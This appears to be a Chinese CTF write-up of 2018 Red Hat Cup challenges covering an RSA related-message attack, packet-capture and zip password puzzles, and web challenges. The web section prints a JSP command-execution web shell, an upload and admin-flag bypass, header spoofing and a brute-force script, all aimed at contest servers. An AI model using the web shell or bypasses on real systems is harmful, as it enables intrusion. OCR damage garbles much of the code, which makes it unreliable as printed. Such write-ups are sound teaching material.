红帽杯部分Wp

原创

合天网安实验室 于 2018-05-04 18:30:00 发布 608 收藏

本文原创作者：Team233

原创投稿详情：重金悬赏 | 合天原创投稿等你来！

Crypto

rsa systemwriteup

拿到代码，粗略一看，嗯首先有个len为38的flag，另这个flag为origin_flag，然后然后flag通过pad（）函数，即flag= pad(origin_flag)，之后能让你选择：1.unpad（flag）->flag = unpad(flag)+ raw_input，其中后者是我们输入的字符串，长度不能超过256-38=218

然后很简单就能验证unpad(pad(flag))== flag

可以参考以下的代码：

```
defpro():
  fori inrange(23):
    flag =''
    for_ inrange(38):
      flag +=random.choice(list(string.lowercase+string.uppercase +string.digits))
    assert(len(flag)==38)
    printunpad(pad(flag)) ==flag
```

然后出来一堆true，验证成功

所以我们直接选择1的话，flag= unpad(flag)+ raw_input

其实就是flag= origin_flag+ raw_input

它还要flag= pad(flag)，也就是cmd= 1之后返回的，

flag= pad(origin_flag + raw_input)

我们看看pad()函数做什么

```
fake_flag='flag{'+'@'*32+'}'
assert(len(fake_flag)==38)
rs=pad(fake_flag)
print'lenafter pad():',len(rs)
print'stringafter pad():',rs

hope_m1=pad(fake_flag +'1')
print'hope_m1:',hope_m1
```

结果：

```
lenafter pad(): 256
stringafter
pad():Ú@ÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚ@ÚÚÚÚ@ÚÚÚÚ@ÚÚÚÚÚ@ÚÚÚÚÚÚÚÚÚ}ÚÚÚÚÚÚÚÚ
hope_m1:Ù@ÙÙÙÙÙÙÙÙÙÙÙÙÙÙÙÙÙÙÙÙÙÙÙÙÙÙÙÙÙÙÙÙÙÙÙÙÙÙÙÙÙÙ@ÙÙÙÙ@ÙÙÙÙ@ÙÙÙÙÙ@ÙÙÙÙÙÙÙÙÙ}ÙÙÙÙÙ
```

加上源代码的阅读，我们可以很清楚地get到，pad函数会返回一个长度为256的字符串，且将我们的输入，固定地映射到一个其中固定的位置，其他地方则用'\x00'填充

然后根据pad(hope_m1)后的结果也能发现，如果想我一开始想的直接发个’1’，经过pad()之后，’1’并不会出现在最后的位置。

所以我们要做的，就是想办法产生两个，pad()之后只有最后一个字符不同的字符串，即：

```
find:str1,str2
sit:pad(str1) = msg + '1' = m1
   pad(str2) = msg + '2' = m2
```

然后使用cmd== ’2’进行rsa加密，即得到两组密文c1和c2，就能利用Franklin-ReiterRelated Message Attack得到RSA明文pad(origin_flag+raw_input)了

至于cmd ==’2’为什么是rsa加密，这个试几次mul(x, y, z)，发现它就是x**y%z就能知道了。

我们要找到str1,和str2，首先要知道，原字符串str的哪个位置的字符，会被pad()塞进输出m的最后一个位置。

因为懒得仔细看代码，我是通过以下方法找出来的，算是二分法吧

```
def find_padding():
  table =string.digits +string.lowercase +string.uppercase
  inde =''
  for i in table:
     inde +=i*4
  inde +='#'*8
  assert len(inde)==256
  padd =pad(inde)
  tag =padd[-1]
  inde =''
  for i in table:
     if i ==tag:
        inde +='&*()'
     else:
        inde +=i*4
  padd =pad(inde)
  tag =padd[-1]
  fin =0
  for i in inde:
     if i ==tag:
        printfin
     else:
        fin +=1
```

结果：125

那么我们就可以使raw_input()='a'*87+'1'+'b'*130和'a'*87+'2'+'b'*130来达到我们上述的目的

可以用以下代码验证一下，其实’g’是origin_flag的代替

```
def proof_padding():
  str1 ='g'*38+'a'*87+'1'+'b'*130
  str2 ='g'*38+'a'*87+'2'+'b'*130
  assert str1[125]=='1' and str2[125]=='2'
  print 'm1:',pad(str1)
  print 'm2:',pad(str2)
  print 'pad(str1)[:-1]== pad(str2)[:-1]?',pad(str1)[:-1]==pad(str2)[:-1]
```

结果：

```
m1:agabaababababbbbbbababbabbabaabbbbaabababbgababgabbagabaabgbaabaabbgabbababgbbabaabbaaaabbbbaga
m2:agabaababababbbbbbababbabbabaabbbbaabababbgababgabbagabaabgbaabaabbgabbababgbbabaabbaaaabbbbaga
pad(str1)[:-1]== pad(str2)[:-1]? True
```

发送这两个padding，得到密文：

```
c1=0x2e95061645dba045d7083137aba0d7248e1e1effa7ad255439d60fdabd7dafa277cccad377602d4633a59724a92

c2=0x4d050fa5936549d50987564780dcbf2ab67b7fa8591fb89938eb6ed1351e34f858bc109e208e749ff23b02c1863bb
```

参考这里RSA-2(Crypto 200)的解题脚本，跑出

```
pad(origin_flag+ our_padding)

#solve.sage
fromhashlib importsha256

defrelated_message_attack(c1, c2, diff, e, n):
 PRx.<x>=PolynomialRing(Zmod(n))
 g1 =x^e-c1
 g2 =(x+diff)^e-c2

 defgcd(g1, g2):
    whileg2:
       g1, g2 =g2, g1 %g2
    returng1.monic()

 return-gcd(g1,g2)[0]

n=0xBACA954B2835186EEE1DAC2EF38D7E11582127FB9E6107CCAFE854AE311C07ACDE3AAC8F0226E1435

e=0x10001

c1=0x2e95061645dba045d7083137aba0d7248e1e1effa7ad255439d60fdabd7dafa277cccad377602d4633a59724a92

c2=0x4d050fa5936549d50987564780dcbf2ab67b7fa8591fb89938eb6ed1351e34f858bc109e208e749ff23b02c1863bb

pad1=int('1'.encode('hex'),16)
pad2=int('2'.encode('hex'),16)
diff=pad1 -pad2
m=(related_message_attack(c2, c1, diff, e, n) -pad2) >>(8*6)
flag=('%x'%m).decode('hex')
printflag
```

脚本跑出来结果出来少了六个字符只得到

```
a0abaababababbbbbbababbabbabaabbbbaababb3ababeabba1abaabebaabaabb}abbababbbbabaabbaaaabbbba2aabb
```

因为我们知道，m2为：

```
#printpad('g'*38+'a'*87+'2'+'b'*130)
agabaababababbbbbbababbabbabaabbbbaababbgababgabbagabaabgbaabaabbgabbababgbbabaabbaaaabbbbagaabb
```

所以只要爆破未知的三个flag的字符就好了

爆破脚本如下：

```
importrandom

n=0xBACA954B2835186EEE1DAC2EF38D7E11582127FB9E6107CCAFE854AE311C07ACDE3AAC8F0226E1435
e=0x10001

defstr2int(s):
  returnint(s.encode('hex'),16)

defmul(x, y, z):
  ret =1
  whiley !=0:
    ify &1!=0:
      ret =(ret *x) %z
    x =(x *x) %z
    y >>=1
  returnret

table='abcdefghijklmnopqrstuvwxyz1234567890'

m=97228452137919017326633004495022671815192870293992279199911657237652127469195732856661237066
while1:
  mssg
='a0abaababababbbbbbababbabbabaabbbbaababb3ababeabba1abaabebaabaabb}abbababbbbabaabbaaaabbbba2aab
  mssg +=random.choice(table)
  mssg +='aa'
  mssg +=random.choice(table)
  mssg +=random.choice(table)
  mssg +='2'
  assertlen(mssg)==256
  signature =mul(str2int(mssg), e, n)
  ifsignature ==m:
    printmssg
    break
```

得到pad(origin_flag+ our_padding)为：

```
a0abaababababbbbbbababbabbabaabbbbaababb3ababeabba1abaabebaabaabb}abbababbbbabaabbaaaabbbba2aabb
```

然后用下面代码getflag 其中s是用

fakeflag= 'abcdefghijklmnopqrstuvwxyz1234567890[]'+'-'*87+'1'+'+'*130

pad之后得到的字符串

```
>>>s ='-j-+--+-+-++++++-+-++-++-+--++++--+-++0-+-+l-++-i-+--+[+--+--++]-++-+-+w++-+--++----++++-v--+++++++a+++k++-
f++-g+-5++-pc+++dbt+--+r---++++++++++-++-9++-+++-+3-+--+1-4-++-+-o+y+2+---++-7++++-+-+6++-+h+-+sq--++---++z+-n-
+-++++++++--+-+++++-+-+-x-e++-+-+-u--8m1'
>>>dist ={}
>>>for i inrange(len(s)):
    ifs[i] notindist.keys():
        dist[s[i]] =i
>>>he =[]
>>>for i in'abcdefghijklmnopqrstuvwxyz1234567890[]':
 he.append(dist[i])

>>>miwen
='a0abaababababbbbbbababbabbabaabbbbaababb3ababeabba1abaabebaabaabb}abbababbbbabaabbaaaabbbba2aab
>>>rs =''
>>>flag =''
>>>for i inhe:
 flag +=miwen[i]
>>>flag
'flag{116107e92518781a2b64ec2072d3f73e}'
```

就能getflag了


flag‘flag{116107e92518781a2b64ec2072d3f73e}’

杂项

Not OnlyWireshark


hint: tshark

打开数据包后发现都是tcp、http的数据报文，这种报文还是比较好处理的，所以就用wireshark处理了，还好数据不多。我们直接导出他们之间的数据包看看，wireshark的操作：文件–> 导出对象–> HTTP。




这里让人感到奇怪的就是?name=后面的值都是16进制的，而且从服务器的响应报文来看，都没有什么实际的东西，所以一个想法就是这一串16进制可能藏着什么东西，所以我们把这些数据都提取出来，虽然提示了tshark，但奈何自己不会，所以下面就手工提取了。

首先我们筛选出这些数据，使用：tcpmatches "GET"就行，下拉到目标。



这里好在只有百来个包，再多点就真的要考虑去学tshark了。还一个要注意的就是一定不能从保存的文件中提取，因为文件夹里的排序顺序跟数据包的不一致，所以导致提取的数据是不正确的。



提取的数据如下：

```
<<<<<<< HEAD

123404B03040A0001080000739C8C4B7B36E4952000000014000000040000006666C616781CD460EB62015168D9

=======

123404B03040A0001080000739C8C4B7B36E4952000000014000000040000006666C616781CD460EB62015168D9
```

52969b0c4e3b34d10f26a783bb5bae1024e6d0bd　　我们把它以16进制写入文件，我这是用python写入的：


```
#-*- coding: utf-8 -*-

sss='123404B03040A0001080000739C8C4B7B36E4952000000014000000040000006666C616781CD460EB620151
f=open('123','wb')
hex_s=sss.decode('hex')
f.write(hex_s)
f.close()
```


运行后你会发现有错误：

```
D:\Python27\python2.exe D:/pythonCode/ctf/color.py
Traceback (most recent call last):
  File "D:/pythonCode/ctf/color.py", line 5, in <module>
    hex_s = sss.decode('hex')
  File "D:\Python27\lib\encodings\hex_codec.py", line 42, in hex_decode
    output = binascii.a2b_hex(input)
TypeError: Odd-length string
```


一番百度、Google后，终于找到了原因，原来字符的长度是奇数，我们在他后面添加一位0或1都行，然后用010editor打开。




乍一看，还真没什么东西，自己这里也卡了好一会，然后在不经意间注意到了：



首先在开头这的123404B0304跟zip的文件头50480304很像，而且从上面的奇数报错中可以联想到将1234改成5不就偶数而且是zip的文件了吗，然后后面还有zip的50480506的结束标志。我们验证一下猜想，重新写入：





事实证明我们是对的，但是需要解压密码，一开始尝试伪加密，弄了一通，无果。然后再去分析数据包，然后一条奇怪的请求就出现了：

大小	文件名
1461 bytes	example4.php?name=hacker
1595 bytes	example4.php?key=?id=1128%23
6033 bytes	\
24 kB	example1.php?file=hacker.png
24 kB	example3.php?file=hacker
24 kB	hacker.png
1637 bytes	example1.php
a 35 kB	example1.php
1714 bytes	example1.php
6033 bytes	\
24 kB	example1.php?file=hacker.png
24 kB	example3.php?file=hacker
24 kB	hacker.png
1461 bytes	example1.php?name=hacker
1546 bytes	example2.php?name=123
1546 bytes	example2.php?name=404
1546 bytes	example2.php?name=B03
1546 bytes	example2.php?name=040


别的都是name作为参数，而这是key，而且格式也不对。所以尝试用这个密码打开：?id=1128%23，最后得到flag：

flag{1m_s0_ang4y_1s}

听说你们喜欢手工爆破

flag{}内英文字母为大写形式

下载压缩包解压后可以得到一堆内容相同但文件名不同的txt和需要密码的压缩包。




将文件中的：VGgzcjMgMXMgbjAgZjFhZw==和它进行base64解密后的结果：Th3r31s n0 f1ag试了一下，发现密码都不对。但是考虑到题目给那么多文件不应该没用，所以就想到将所有的文件名提取出来试试。写个脚本：

```
#-*- coding: utf-8 -*-
importos

file=open('password.txt','w+')
forroot,dirs,files inos.walk('E:\\Download\\123'):
  forone infiles:
     one =one[:-4]
     file.write(one+'\n')
```

然后字典跑一下：

密码：0328fc8b43cb2ddf89ba69fa5e6dbc05。打开后发现word也被加密了。




再破之：

密码：5693。打开后发现又是解密：

告诉他，她还深爱着他，希望他能回来找她。艾丽斯还告诉了他，她现在住在 F5 街区 F5 街道 07 号幢，并给他邮箱发了新家里的门禁解锁代码：“123654AAA6788763035551111AAA77611A321”，希望他能够成为她的新家庭中的一员。

这时我们搜索一下这个文档，接着就能发现线索了。



注意到曼彻斯特，因为有个曼彻斯特编码的加密方式，然后再去Google了一番，最终发现了i春秋上出过类似的题。

链接：
https://bbs.ichunqiu.com/forum.php?mod=viewthread&tid=8480&highlight=writeup
http://pav1.cc/wordpress/?p=108

如果你直接用i春秋上的脚本跑，结果是错的，然后在第二条链接上发现了曼彻斯特编码另一种解码方式。所以最终的payload：

```
#-*-coding:utf-8-*-

n=0x123654AAA678876303555111AAA77611A321
flag=''
bs='0'+bin(n)[2:]
r=''
defconv(s):
  returnhex(int(s,2))[2:]
fori inrange(0,len(bs),2):
    ifbs[i:i+2]=='01':
        r+='0' #调换下0/1
    else:
        r+='1'
fori inrange(0,len(r),8):
  tmp=r[i:i+8][::-1]
  flag+=conv(tmp[:4])
  flag+=conv(tmp[4:])
printflag.upper()
```

flag：flag{5EFCF5F507AA5FAD77}。

Web

simple upload

这次在你面前的网站的功能非常简单，接受挑战吧！

在抓包的时候发现了admin=0，将其改成1就可以任意登录了。

这道题让我误会了是php的，还是在上传已存在的文件的时候报出来的错误才让我明白这是jsp。这道题考的真的是细心了。

而且服务器只检查了Content-Type:image/jpeg，其他都没有过滤。所以找个jsp一句话。

```
<%
 //pwd是密码
 //cmd是要执行的命令
 if("xxx".equals(request.getParameter("pwd"))){
    java.io.InputStreamin =Runtime.getRuntime().exec(request.getParameter("cmd")).getInputStream();
    inta = -1;
    byte[]b = newbyte[2048];
    out.print("<pre>");
    while((a=in.read(b))!=-1){
       out.println(newString(b));
    }
    out.print("</pre>");
 }
%>
```

上传后如下访问即可：

http://a65af4fd5dd746c5a742b7c50ed19b4d3fa1fff3ba564ccd.game.ichunqiu.com/03e66dd9-edae-4db6-b504-5a1be6114385/shell.jsp?pwd=xxx&cmd=ls%20../

最终flag：flag{5450ef7a-4e88-444d-afdd-7e3ebeca1c85}。

shopping log

http://123.59.141.153/

或者http://120.132.95.234/

hint:不需要注入
hint2：订单号从0000开始试可能不是一个明智的选择

打开后在源代码中发现如下注释：

<!--Site is tmvb.com -->


这道题尝试了挺久，用过Site:tmvb.com的请求头还有X-Forwarded-For、X-Forwarded-Host，但都没用，然后只能去看看http请求头的字段说明了，然后可以找到一个：

Host　指定请求的服务器的域名和端口号Host:www.zcmhi.co

然后使用Host:tmvb.com就过了。

GO BACK HACKER!!!
WE ONLY WELCOME CUSTOMERS FROM DWW.COM

这个就用Referer:www.dww.com/123绕过了。



这个猜测是接收的语言，因为标题那有la，找了下japen的形式。

it-IT	意大利 -意大利
it-CH	意大利 -瑞士
ja	日本
ja-JP	日本 -日本
kn	卡纳达语

所以再增加：Accept-Language:ja，这下就直接进去了。

手工试了1~10但都没发现，然后想到hint里的从0000开始试可能不是一个明智的选择，所以考虑从9999往前。这里又手工了一会，发现没办法，只能写脚本跑了。脚本如下：

```
#-*-coding:utf-8 -*-

importrequests
importre
importhashlib
m5=[]
defmd5(s):
 returnhashlib.md5(s).hexdigest()

defcreat():
 fori inrange(1000,9999999):
    one =md5(str(i))
    m5.append(one)

creat()
```

```
def find(s):
  for ix,one in enumerate(m5):
     if one.startswith(s):
        return ix +1
  return None

url='http://120.132.95.234/5a560e50e61b552d34480017c7877467info.php'

headers={
  'Host':'www.tmvb.com',
  'Referer':'www.dww.com/123',
  'Accept-Language':'ja'
}
sess=requests.session()

start=10000
for o in range(1,9999):
  order =start -o
  print(order)
  html =sess.get(url,headers=headers)
  reg =re.compile('===\'(.*)\'')
  text =html.text
  code =re.findall(reg,text)[0]
  print(code)
  results =find(code)
  while results ==None:
        #没有找到时就刷新code，直到找着。
        html =sess.get(url, headers=headers)
        reg =re.compile('===\'(.*)\'')
        text =html.text
        code =re.findall(reg, text)[0]

        results =find(code)

  print('code',results)

  url2 ='http://120.132.95.234/api.php?action=report'
  data ={
     'TxtTid':order,
     'code':results
  }
  #proxy = {'http':'http://127.0.0.1:8080'}
  html =sess.post(url2, data=data,headers=headers)
  ok =html.text
  print(ok)
  if 'no such order' not in ok:
     print('ok!!!')
     print(order)
     break
```

这里参考了彩虹表的思想，先将一堆md5保存下来，要用的时候就直接找了，就不用现爆了。这里也考虑空间换时间的策略，首先生成了从1000~9999999的md5，因为单个碰撞也是用的这个范围，但从实际情况看范围再小点也是可以的，因为程序运行的时候数据是放在内存的，所以要考虑实际的内存大小，上面脚本在我本机上需要1G左右的内存。

这里如果采用来一个爆破一个的话效率就太低了，而且每次计算的md5都是一样的，这就造成了资源的浪费，但就算上面这个脚本爆破的时间也是挺长的。

